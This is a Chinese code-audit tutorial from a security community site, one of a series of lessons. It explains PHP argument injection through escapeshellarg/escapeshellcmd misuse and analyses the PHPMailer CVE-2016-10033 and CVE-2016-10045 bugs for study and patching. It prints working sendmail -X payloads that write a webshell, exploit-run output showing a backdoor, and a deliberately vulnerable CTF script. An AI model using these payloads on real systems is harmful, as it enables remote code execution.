

[登录](#)

[红日安全]代码审计Day5 - escapeshellarg与escapeshellcmd使用不当

[红日安全](#) / 2018-07-30 20:00:48 / 浏览数 4414 [技术文章](#) [技术文章](#) [顶\(0\)](#) [踩\(0\)](#)

---

本文由红日安全成员：l1nk3r 编写，如有不当，还望斧正。

## 前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 [PHP-Audit-Labs](#)。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 [PHP SECURITY CALENDAR 2017](#)。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第5篇 代码审计文章：

## Day 5 - postcard

题目叫做明信片，代码如下：

```

1 class Mailer {
2     private function sanitize($email) {
3         if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
4             return '';
5         }
6
7         return escapeshellarg($email);
8     }
9
10    public function send($data) {
11        if (!isset($data['to'])) {
12            $data['to'] = 'none@ripstech.com';
13        } else {
14            $data['to'] = $this->sanitize($data['to']);
15        }
16
17        if (!isset($data['from'])) {
18            $data['from'] = 'none@ripstech.com';
19        } else {
20            $data['from'] = $this->sanitize($data['from']);
21        }
22
23        if (!isset($data['subject'])) {
24            $data['subject'] = 'No Subject';
25        }
26
27        if (!isset($data['message'])) {
28            $data['message'] = '';
29        }
30
31        mail($data['to'], $data['subject'], $data['message'],
32            '', "-f" . $data['from']);
33    }
34 }
35
36 $mailer = new Mailer();
37 $mailer->send($_POST);

```



漏洞解析：

这道题其实是考察由 php 内置函数 mail 所引发的命令执行漏洞。我们先看看 php 自带的 mail 函数的用法：

```

bool mail (
    string $to ,
    string $subject ,
    string $message [,
    string $additional_headers [,
    string $additional_parameters ]]
)

```

其参数含义分别表示如下：

- to，指定邮件接收者，即接收人
- subject，邮件的标题
- message，邮件的正文内容

- additional\_headers, 指定邮件发送时其他的额外头部, 如发送者From, 抄送CC, 隐藏抄送BCC
- additional\_parameters, 指定传递给发送程序sendmail的额外参数。

在Linux系统上, php 的 mail 函数在底层中已经写好了, 默认调用 Linux 的 [sendmail](#) 程序发送邮件。而在额外参数( additional\_parameters )中, sendmail 主要支持的选项有以下三种:

-O option = value

QueueDirectory = queuedir 选择队列消息

-X logfile

这个参数可以指定一个目录来记录发送邮件时的详细日志情况。

-f from email

这个参数可以让我们指定我们发送邮件的邮箱地址。

举个简单例子方便理解:

```
1 <?php
2     $to = 'Alice@example.com';
3     $subject = 'Hello Alice!';
4     $message='<?php phpinfo(); ?>';
5     $headers = "CC: somebodyelse@example.com";
6     $options = '-OQueueDirectory=/tmp -X /var/www/html/rce.php';
7     mail($to, $subject, $message, $headers, $options);
8 ?>
```

先知社区

上面这个样例中, 我们使用 -X 参数指定日志文件, 最终会在 /var/www/html/rce.php 中写入如下数据:

```
17220 <<< To: Alice@example.com
17220 <<< Subject: Hello Alice!
17220 <<< X-PHP-Originating-Script: 0:test.php
17220 <<< CC: somebodyelse@example.com
17220 <<<
17220 <<< <?php phpinfo(); ?>
17220 <<< [EOF]
```

当然这题如果只是这一个问题, 会显得太简单了, 我们继续往下看, 在第3行有这样一串代码

```
filter_var($email, FILTER_VALIDATE_EMAIL)
```

这串代码的主要作用, 是确保在第5个参数中只使用有效的电子邮件地址 \$email。我们先了解一下 filter\_var() 函数的定义:


[filter\\_var](#): 使用特定的过滤器过滤一个变量

```
mixed filter_var ( mixed $variable [, int $filter = FILTER_DEFAULT [, mixed $options ]] )
```

功能: 这里主要是根据第二个参数filter过滤一些想要过滤的东西。

关于 filter\_var() 中 FILTER\_VALIDATE\_EMAIL 这个选项作用, 我们可以看看这个帖子 [PHP FILTER\\_VALIDATE\\_EMAIL](#)。这里面有个结论引起了我的注意: none of the special characters in this local part are allowed outside quotation marks, 表示所有的特殊符号必须放在双引号中。filter\_var() 问题在于, 我们在双引号中嵌套转义空格仍然能够通过检测。同时由于底层正则表达式的原因, 我们通过重叠单引号和双引号, 欺骗 filter\_var() 使其认为我们仍然在双引号中, 这样我们就可以绕过检测。下面举个简单的例子, 方便理解:

```
<?php
var_dump(filter_var( variable: '\is."\' not\ allowed"@example.com', filter: FILTER_VALIDATE_EMAIL)); # true
var_dump(filter_var( variable: '"is.\ not\ allowed"@example.com', filter: FILTER_VALIDATE_EMAIL)); # true
var_dump(filter_var( variable: '"is."' not\ allowed"@example.com', filter: FILTER_VALIDATE_EMAIL)); # false
```



```
/Applications/MxSrvs/www/index1.php:2:string 'is.'"\' not\ allowed"@example.com' (length=33)
/Applications/MxSrvs/www/index1.php:3:string '"is.\ not\ allowed"@example.com' (length=31)
/Applications/MxSrvs/www/index1.php:4:boolean false
```

当然由于引入的特殊符号，虽然绕过了 filter\_var() 针对邮箱的检测，但是由于PHP的 mail() 函数在底层实现中，调用了 escapeshellcmd() 函数，对用户输入的邮箱地址进行检测，导致即使存在特殊符号，也会被 escapeshellcmd() 函数处理转义，这样就没办法达到命令执行的目的了。escapeshellcmd() 函数在底层代码如下（详细点 [这里](#)）：

```
1 if (force_extra_parameters) {
2     extra_cmd = php_escape_shell_cmd(force_extra_parameters);
3 } else if (extra_cmd) {
4     extra_cmd = php_escape_shell_cmd(extra_cmd);
5 }
6
7 if (php_mail(to_r, subject_r, message, headers_trimmed, extra_cmd TSRMLS_CC)) {
8     RETVAL_TRUE;
9 } else {
10    RETVAL_FALSE;
11 }
```

因此我们继续往下看，在第七行有这样一串代码：

```
return escapeshellarg($email);
```

这句代码主要是处理 \$email 传入的数据。我们先来看一下 escapeshellarg 函数的定义：


[escapeshellarg](#) — 把字符串转码为可以在 shell 命令里使用的参数

功能：escapeshellarg() 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，shell 函数包含 exec(), system() 执行运算符(反引号)

定义：string escapeshellarg ( string \$arg )

具体功能作用，可以参考如下案例：

```
<?php
var_dump(escapeshellarg( arg: "123"));          # '123'
var_dump(escapeshellarg( arg: "12' 3"));      # '12\' ' 3'
```



/Applications/MxSrvs/www/index1.php:2:string '123' (length=5)

/Applications/MxSrvs/www/index1.php:3:string '12\' ' 3' (length=11)

那我们前面说过了PHP的 mail() 函数在底层调用了 escapeshellcmd() 函数对用户输入的邮箱地址进行处理，即使我们使用带有特殊字符的payload，绕过 filter\_var() 的检测，但还是会被 escapeshellcmd() 处理。然而 escapeshellcmd() 和 escapeshellarg 一起使用，会造成特殊字符逃逸，下面我们给个简单例子理解一下：

```
l1nk3r@l1nk3r ~/Desktop php test.php
string(25) "'127.0.0.1\'\' -v -d a=1'"
string(27) "'127.0.0.1\'\'\' -v -d a=1\'\'"
string(32) "curl '127.0.0.1\'\'\' -v -d a=1\'"
* Rebuilt URL to: 127.0.0.1/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent  Left   Speed
  0     0     0     0     0     0      0      0  --:--:-- --:--:-- --:--:--    0*
Could not resolve host: 127.0.0.1\
* Closing connection 0
curl: (6) Could not resolve host: 127.0.0.1\
```

```
test.php
1 <?php
2 $param="127.0.0.1' -v -d a=1";
3 $a=escapeshellarg($param);
4 $b=escapeshellcmd($a);
5 $cmd="curl ".$b;
6 var_dump($a)."\n";
7 var_dump($b)."\n";
8 var_dump($cmd)."\n";
9 system($cmd);
10 ?>
```

详细分析一下这个过程：

传入的参数是

127.0.0.1' -v -d a=1

由于escapeshellarg先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。所以处理之后的效果如下：

'127.0.0.1\'\' -v -d a=1'

接着 escapeshellcmd 函数对第二步处理后字符串中的 \ 以及 a=1' 中的单引号进行转义处理，结果如下所示：

'127.0.0.1\'\'\' -v -d a=1\'

由于第三步处理之后的payload中的 \\ 被解释成了 \ 而不再是转义字符，所以单引号配对连接之后将payload分割为三个部分，具体如下所示：

```
2. l1nk3r@l1nk3r: ~ (zsh)
Last login: Mon Jul 16 20:44:45 on ttys001
You have new mail.
l1nk3r@l1nk3r ~$ curl '127.0.0.1\' \' -v -d 'a=1\'
* Rebuilt URL to: 127.0.0.1\ /
* Could not resolve host: 127.0.0.1\
* Closing connection 0
curl: (6) Could not resolve host: 127.0.0.1\
x l1nk3r@l1nk3r ~$
```

所以这个payload可以简化为 `curl 127.0.0.1\ -v -d a=1'`，即向 `127.0.0.1\` 发起请求，POST 数据为 `a=1'`。

总结一下，这题实际上是考察绕过 `filter_var()` 函数的邮件名检测，通过 `mail` 函数底层实现中调用的 `escapeshellcmd()` 函数处理字符串，再结合 `escapeshellarg()` 函数，最终实现参数逃逸，导致 远程代码执行。

### 实例分析

这里实例分析选择 PHPMailer 命令执行漏洞（CVE-2016-10045 和 CVE-2016-10033）。项目代码可以通过以下方式下载：

```
git clone https://github.com/PHPMailer/PHPMailer
cd PHPMailer
git checkout -b CVE-2016-10033 v5.2.17
```

### 漏洞原理

#### CVE-2016-10033

在github上直接diff一下，对比一下不同版本的 [class.phpmailer.php](#) 文件，差异如下：

```

1365 1366     protected function sendmailSend($header, $body)
1366 1367     {
1367 -         if ($this->Sender != '') {
1368 +         if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
1368 1369             if ($this->Mailer == 'qmail') {
1369 1370                 $sendmail = sprintf('%s -f%s', escapeshellcmd($this->Sendmail), escapeshellarg($this->Sender));
1370 1371             } else {
@@ -1441,10 +1442,10 @@ protected function mailSend($header, $body)
1441 1442
1442 1443         $params = null;
1443 1444         //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
1444 -         if (!empty($this->Sender)) {
1445 -             $params = sprintf('-f%s', $this->Sender);
1445 +         if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
1446 +             $params = sprintf('-f%s', escapeshellarg($this->Sender));
1446 1447         }
1447 -         if ($this->Sender != '' and !ini_get('safe_mode')) {
1448 +         if (!empty($this->Sender) and !ini_get('safe_mode') and $this->validateAddress($this->Sender)) {
1448 1449             $old_from = ini_get('sendmail_from');
1449 1450             ini_set('sendmail_from', $this->Sender);
1450 1451         }
@@ -1498,10 +1499,10 @@ protected function smtpSend($header, $body)
1498 1499         if (!$this->smtpConnect($this->SMTPOptions)) {
1499 1500             throw new phpmailerException($this->lang('smtp_connect_failed'), self::STOP_CRITICAL);
1500 1501         }
1501 -         if ('' == $this->Sender) {
1502 -             $smtp_from = $this->From;
1503 -         } else {
1502 +         if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
1504 1503             $smtp_from = $this->Sender;
1504 +         } else {
1505 +             $smtp_from = $this->From;
1505 1506         }

```

这里在 sendmailSend 函数中加了 validateAddress 函数，来针对发送的数据进行判断，判断邮箱地址的合法性。另外针对传入的数据，调用了 escapeshellarg 函数来转义特殊符号，防止注入参数。然而这样做，就引入了我们上面讨论的问题，即同时使用 escapeshellarg 函数和 escapeshellcmd() 函数，导致单引号逃逸。由于程序没有对传命令参数的地方进行转义，所以我们可以结合 mail 函数的第五个参数 -X 写入 webshell。

下面详细看一下代码，漏洞具体位置在 class.phpmailer.php 中，我们截取部分相关代码如下：

```

1 private function mailPassthru($to, $subject, $body, $header, $params)
2 {
3     //Check overloading of mail function to avoid double-encoding
4     if (ini_get('mbstring.func_overload') & 1) {
5         $subject = $this->secureHeader($subject);
6     } else {
7         $subject = $this->encodeHeader($this->secureHeader($subject));
8     }
9
10    //Can't use additional_parameters in safe_mode
11    //@link http://php.net/manual/en/function.mail.php
12    if (ini_get('safe_mode') or !$this->UseSendmailOptions or is_null($params)) {
13        $result = @mail($to, $subject, $body, $header);
14    } else {
15        $result = @mail($to, $subject, $body, $header, $params);
16    }
17    return $result;
18 }

```

在上图第12行处没有对 \$params 变量进行严格过滤，只是简单地判断是否为 null，所以可以直接传入命令。我们继续往下看，我们发现在上图第12行，当 safe\_mode 模式处于关闭状态时，mail() 函数才会传入 \$params 变量。



进一步跟进 \$params 参数，看看它是怎么来的。这个参数的位置在 class.phpmailer.php 中，我们截取部分相关代码，具体看下图 第11行：

```
1  protected function mailSend($header, $body)
2  {
3      $toArr = array();
4      foreach ($this->to as $toaddr) {
5          $toArr[] = $this->addrFormat($toaddr);
6      }
7      $to = implode(', ', $toArr);
8
9      $params = null;
10     if (!empty($this->Sender)) {
11         $params = sprintf('-f%s', $this->Sender);
12     }
13     if ($this->Sender != '' and !ini_get('safe_mode')) {
14         $old_from = ini_get('sendmail_from');
15         ini_set('sendmail_from', $this->Sender);
16     }
17     $result = false;
```



很明显 \$params 是从 \$this->Sender 传进来的，我们找一下 \$this->Sender，发现这个函数在 class.phpmailer.php 中，截取部分相关代码，具体看下图 第10行：

```
1  public function setFrom($address, $name = '', $auto = true)
2  {
3      $address = trim($address);
4      $name = trim(preg_replace('/[\r\n]+/', '', $name));
5
6      ...
7
8      if ($auto) {
9          if (empty($this->Sender)) {
10             $this->Sender = $address;
11          }
12      }
13      return true;
14  }
```



这里在 setFrom 函数中将 \$address 经过某些处理之后赋值给 \$this->Sender。我们详细看看 \$address 变量是如何处理的。主要处理函数均在 class.phpmailer.php 文件中，我们截取了部分相关代码，在下图 第三行 中使用了 validateAddress 来处理 \$address 变量。



```

1      if (($pos = strrpos($address, '@')) === false or
2          (!$this->has8bitChars(substr($address, ++$pos)) or !$this->idnSupported()) and
3          !$this->validateAddress($address)) {
4          $error_message = $this->lang('invalid_address') . " (setFrom) $address";
5          $this->setError($error_message);
6          $this->edebug($error_message);
7          if ($this->exceptions) {
8              throw new phpmailerException($error_message);
9          }
10         return false;
11     }

```



所以跟进一下 validateAddress 函数，这个函数位置在 class.phpmailer.php 文件中。我们看看程序流程，相关代码如下：

```

1      public static function validateAddress($address, $patternselect = null)
2      {
3          if (is_null($patternselect)) {
4              $patternselect = self::$validator;
5          }
6          if (is_callable($patternselect)) {
7              return call_user_func($patternselect, $address);
8          }
9
10         if (strpos($address, "\n") !== false or strpos($address, "\r") !== false) {
11             return false;
12         }
13         if (!$patternselect or $patternselect == 'auto') {
14
15             if (defined('PCRE_VERSION')) {
16
17                 if (version_compare(PCRE_VERSION, '8.0.3') >= 0) {
18                     $patternselect = 'pcre8';
19                 } else {
20                     $patternselect = 'pcre';
21                 }
22             } elseif (function_exists('extension_loaded') and extension_loaded('pcre')) {
23
24                 $patternselect = 'pcre';
25             } else {
26
27                 if (version_compare(PHP_VERSION, '5.2.0') >= 0) {
28                     $patternselect = 'php';
29                 } else {
30                     $patternselect = 'noregex';
31                 }
32             }
33         }
34     }

```



分析一下这段代码，大概意思就是对环境进行了判断，如果没有 pcre 并且 php 版本 < 5.2.0，则 \$patternselect = 'noregex'。接着往下看，在 class.phpmailer.php 文件中，有部分关于 \$patternselect 的 switch 操作，我只选择了我们需要的那个，跟踪到下面的 noregex。

```

1      switch ($patternselect) {
2
3      .....
4
5      case 'noregex':
6
7          return (strlen($address) >= 3
8              and strpos($address, '@') >= 1
9              and strpos($address, '@') != strlen($address) - 1);
10     case 'php':
11     default:
12         return (boolean)filter_var($address, FILTER_VALIDATE_EMAIL);
13     }
14 }
15

```

这里简单的只是根据 @ 符号来处理字符，所以这里的payload很简单。

```
a( -OQueueDirectory=/tmp -X/var/www/html/x.php )@a.com
```

然后通过 linux 自身的 sendmail 写log的方式，把log写到web根目录下。将日志文件后缀定义为 .php ，即可成功写入webshell。

#### CVE-2016-10045

diff一下5.2.20和5.2.18发现针对 escapeshellcmd 和 escapeshellarg 做了改动。

```

1365 1365     protected function sendmailSend($header, $body)
1366 1366     {
1367 -         if ($this->Sender != '') {
1367 +         // CVE-2016-10033, CVE-2016-10045: Don't pass -f if characters will be escaped.
1368 +         if (!empty($this->Sender) and self::isShellSafe($this->Sender)) {
1368 1369             if ($this->Mailer == 'qmail') {
1369 -                 $sendmail = sprintf('%s -f%s', escapeshellcmd($this->Sendmail), escapeshellarg($this->Sender));
1370 +                 $sendmailFmt = '%s -f%s';
1370 1371             } else {
1371 -                 $sendmail = sprintf('%s -oi -f%s -t', escapeshellcmd($this->Sendmail), escapeshellarg($this->Sender));
1372 +                 $sendmailFmt = '%s -oi -f%s -t';
1372 1373             }
1373 1374         } else {
1374 1375             if ($this->Mailer == 'qmail') {
1375 -                 $sendmail = sprintf('%s', escapeshellcmd($this->Sendmail));
1376 +                 $sendmailFmt = '%s';
1376 1377             } else {
1377 -                 $sendmail = sprintf('%s -oi -t', escapeshellcmd($this->Sendmail));
1378 +                 $sendmailFmt = '%s -oi -t';
1378 1379             }
1379 1380         }

```


这里其实有个很奇妙的漏洞，针对用户输入使用 escapeshellarg 函数进行处理。所以，在最新版本中使用之前的 payload 进行攻击会失败，例如：

```
a( -OQueueDirectory=/tmp -X/var/www/html/x.php )@a.com
```

但是，却可以使用下面这个 payload 进行攻击：

```
a'( -OQueueDirectory=/tmp -X/var/www/html/x.php )@a.com
```

实际上，可用于攻击的代码只是在之前的基础上多了一个单引号。之所以这次的攻击代码能够成功，是因为修复代码多了 escapeshellcmd 函数，结合上 mail() 函数底层调用的 escapeshellarg 函数，最终导致单引号逃逸。



'a\'\'\'( -OQueueDirectory=/tmp -X/tmp/backdoor.php )@a.com' (length=58)  
'a\'\'\'\'\'( -OQueueDirectory=/tmp -X/tmp/backdoor.php \')@a.com\'\'\' (length=62)

我们的 payload 最终在执行时变成了

'-fa\'\'\'\'\'( -OQueueDirectory=/tmp -X/var/www/html/test.php \')@a.com\'\'\'

按照刚才上面的分析，我们将payload化简分割一下就是-fa\(\、-OQueueDirectory=/tmp、-X/var/www/html/test.php、)@a.com'，这四个部分。最终的参数就

漏洞利用

漏洞有一些基本要求：

- 1、php version < 5.2.0
- 2、phpmailer < 5.2.18
- 3、php 没有安装 pcre ( no default )
- 4、safe\_mode = false ( default )

存在正则绕过之后，以及 escapeshellarg 和 escapeshellcmd 一起使用造成的神奇现象之后。

只需要 phpmailer < 5.2.20

[环境，poc，exp相关](#)

# Vulnerable mail form (CVE-2016-10033)

Your name:

Your email:

Your message:

Send email

```
1. ./exp.sh 127.0.0.1:8000 (sh)
l1nk3r@l1nk3r ~/Desktop
l1nk3r@l1nk3r ~/Desktop docker run -d -p 8000:8000 er_1
2550a46605e0612ca508a0600d0bdb49b2c948f12b56b1387b91a
l1nk3r@l1nk3r ~/Desktop ./exp.sh 127.0.0.1:8000
zsh: permission denied: ./exp.sh
x l1nk3r@l1nk3r ~/Desktop chmod 777 exp.sh
l1nk3r@l1nk3r ~/Desktop ./exp.sh 127.0.0.1:8000
[+] CVE-2016-10033 exploit by opsxq
[+] Exploiting 127.0.0.1:8000
[+] Target exploited, acessing shell at http://127.0.0.1:8000
[+] Checking if the backdoor was created on target system
[+] Backdoor.php found on remote system
[+] Running whoami
```

修复建议

我们来看一下 PHPMailer 官方给出的修复代码。官方对用户传入的参数进行检测，如果当中存在被转义的字符，则不传递 -f 参数（-f 参数表示发邮件的人，如果不传递该参数，我们的payload就不会被带入 mail 函数，也就不会造成命令执行），所以不建议大家同时使用 escapeshellcmd() 和 escapeshellarg() 函数对参数进行过滤，具体修复代码如下：

```
1     protected function sendmailSend($header, $body)
2     {
3         // CVE-2016-10033, CVE-2016-10045: Don't pass -f if characters will be escaped.
4         if (!empty($this->Sender) and self::isShellSafe($this->Sender)) {
5             if ($this->Mailer == 'qmail') {
6                 $sendmailFmt = '%s -f%s';
7             } else {
8                 $sendmailFmt = '%s -oi -f%s -t';
9             }
10        } else {
11            if ($this->Mailer == 'qmail') {
12                $sendmailFmt = '%s';
13            } else {
14                $sendmailFmt = '%s -oi -t';
15            }
16        }
```



## 结语

看完了上述分析，不知道大家是否对 escapeshellarg() 和 escapeshellcmd() 两个函数一起使用所产生的问题，有了更加深入的理解，文中用到的代码可以从 [这里](#) 下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day5 的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：

```
//index.php
<?php
highlight_file('index.php');
function waf($a){
    foreach($a as $key => $value){
        if(preg_match('/flag/i',$key)){
            exit('are you a hacker');
        }
    }
}
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
    if($__R) {
        foreach($__R as $__k => $__v) {
            if(isset($__k) && $__k == $__v) unset($__k);
        }
    }
}
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
if(isset($_GET['flag'])){
    if($_GET['flag'] === $_GET['hongri']){
        exit('error');
    }
}
if(md5($_GET['flag']) == md5($_GET['hongri'])){
    $url = $_GET['url'];
    $urlInfo = parse_url($url);
    if(!("http" === strtolower($urlInfo["scheme"]) || "https"===strtolower($urlInfo["scheme"]))) {
        die( "scheme error!");
    }
    $url = escapeshellarg($url);
    $url = escapeshellcmd($url);
    system("curl ".$url);
}
```

```
}  
}  
?>  
  
// flag.php  
<?php  
$flag = "HRCTF{Are_y0u_maz1ng}";  
?>
```

题解我们会在项目第一阶段完成后放出，just having fun！

相关文章

- [phpmailer RCE漏洞分析](#)
- [PHP escapeshellarg\(\)+escapeshellcmd\(\) 之殇](#)
- [PHPMailer 命令执行漏洞 \(CVE-2016-10033\) 分析](#)

点击收藏 | 0 关注 | 1  
[上一篇：ISITDTU CTF-Web](#) [下一篇：RIPS源码精读\(一\):逻辑流程及...](#)

1. 1 条回复



白猫 2018-12-05 18:59:03

妙哉妙哉,真是妙

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)